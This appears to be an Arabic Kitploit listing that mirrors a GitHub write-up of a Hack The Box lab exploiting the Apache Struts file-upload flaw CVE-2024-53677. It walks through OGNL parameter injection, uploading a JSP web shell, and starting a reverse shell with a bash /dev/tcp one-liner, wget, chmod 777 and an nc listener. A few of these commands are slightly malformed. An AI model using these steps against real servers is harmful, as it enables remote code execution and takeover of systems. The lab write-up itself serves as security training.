Skip to content
KitploitKITPLOIT
أدواتالمدونة
Log in
إرسال
أدواتالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
أدوات/GitHubGitHub/hopsypopsy8/cve-2024-53677-exploitation
تحليل الثغرات الأمنيةتحليل الكودالاستغلالاستغلال تطبيقات الويبأمن الويباختبار الاختراقالتعلم والتعليمتطوير الحمولاتمختبرات وتدريب عملي
GitHubhopsypopsy8/cve-2024-53677-exploitation

CVE-2024-53677-Exploitation

شرح خطوة بخطوة لاستغلال ثغرة Apache Struts CVE-2024-53677 RCE عبر التلاعب برفع الملفات، بما في ذلك حقن OGNL، وتضمين الحمولة، وإنشاء شل عكسي.

عرض المستودع
38منذ سنة واحدةلم تتم المراجعة بعد
مشاركة

استغلال CVE-2024-53677

تنفيذ أوامر عن بعد عبر رفع الملفات في Apache Struts

الوصف

CVE-2024-53677 هي ثغرة تؤثر على Apache Struts من الإصدار 2.0.0 حتى قبل 6.4.0. ⚠️ تم استغلال هذه الثغرة في مختبر Hack The Box.

منطق رفع الملفات في Apache Struts معيب. يمكن للمهاجم التلاعب بمعاملات رفع الملفات لتمكين اجتياز المسارات، وفي بعض الظروف يمكن أن يؤدي ذلك إلى رفع ملف ضار يمكن استخدامه لتنفيذ أوامر عن بعد. 🔗 المرجع: إدخال NIST NVD
الاستطلاع

تحديد ناقل الهجوم

image

  1. يحتوي الموقع على ميزة رفع الصور.
  2. يتم تخزين الملفات المرفوعة في: ip/uploads/20250213_014317/starwars.png
  3. عند نجاح الرفع، يحتوي الرابط القابل للمشاركة للصورة على URL ip/s/04ab2f40
  4. العثور على إصدار Apache Struts
  • كشف ملف pom.xml المكشوف عن Apache Struts 6.3.0.1
  • تم التأكيد على أنها عرضة لـ CVE-2024-53677

📸 كشف pom.xml:
image

الاستغلال

تعديل طلب رفع الملف

لاستغلال هذه الثغرة نستخدم BurpSuite ووظيفة Repeater الخاصة به لتعديل الحزم قبل إرسالها. أدناه لدينا طلب غير معدّل.

image

مشكلتنا هي أن الموقع يحظر أنواع الملفات التي ليست [JPG, JPEG, PNG, GIF] وأي شيء في دليل /uploads هو غير قابل للتنفيذ. للتغلب على هذه المشكلات سنضيف أولاً معلمة أخرى.

test

المعلمة المضافة تستغل OGNL (لغة التنقل في الرسم البياني للكائنات)، والتي يستخدمها Apache Struts لمعالجة بيانات الإدخال. يقوم FileUploadInterceptor بمعالجة هذه المعلمة قبل التعامل مع صورة PNG الفعلية، مما يسمح للمهاجمين بالتلاعب بالطلب وربما تنفيذ كود عشوائي.

إنهاء الاستغلال

بعد إضافة المعلمة المعدلة، يؤكد رد الخادم أن الملف تم رفعه بنجاح. ومع ذلك، نلاحظ أن مسار الملف يختلف عن دليل الرفع المعتاد.

plshelp

إرفاق الحمولة

بعد ذلك، نقوم بتضمين الحمولة عن طريق إضافتها مباشرة أسفل بيانات الصورة وقبل المعلمات المحقونة. يمكن الحصول على حمولة الشيل من 🔗 المرجع: shell.jsp بالإضافة إلى ذلك، تفصيل مهم هو أن الطلب يتطلب "Upload" بحرف U كبير بدلاً من upload صغير. هذا يتبع بنية الاستغلال الملاحظة في: 🔗 المرجع: exploit.py

مع هذه التعديلات في مكانها، نرسل الطلب. يستجيب الخادم بطريقة مماثلة، مؤكداً نجاح الرفع وعكس مسار الملف المعدّل.

التنقل في الاستغلال

الآن، من خلال الانتقال إلى URL التالي، يمكننا التفاعل مع الشيل المرفوعة.

 ip/shelll.jsp?action=cmd&cmd=id 

final shell

في هذه المرحلة، يمكننا إنشاء شيل عكسي باستخدام خادم ويب مُستضاف محلياً. طريقة بسيطة لتحقيق ذلك هي باستخدام بايثون: python3 http.server -m 3004

بعد ذلك، قم بإنشاء سكربت شيل بسيط (مثال: shell.sh) cat bash -i >& /dev/tcp/$IP/$PORT 0>&1 > shell.sh

استخدم wget لتنزيله wget http://ip_address/filename -O /tmp

بعد التنزيل، امنح صلاحيات التنفيذ chmod +777 /tmp/filename

ثم استخدم nc (netcat) للاستماع للشيل العكسي. nc -lvnp $PORT

أخيراً قم بتنفيذ ./filename

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    668
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    496
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    394
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    339
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    258
  • 6

    antifox

    antifox-ai/antifox

    منصة اختبار اختراق متعددة الوكلاء ذاتية التشغيل بالذكاء الاصطناعي تُجري الاستطلاع واكتشاف سطح الهجوم والتحقق من الاستغلال وتسليم تقارير مدعومة بالأدلة.

    254

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →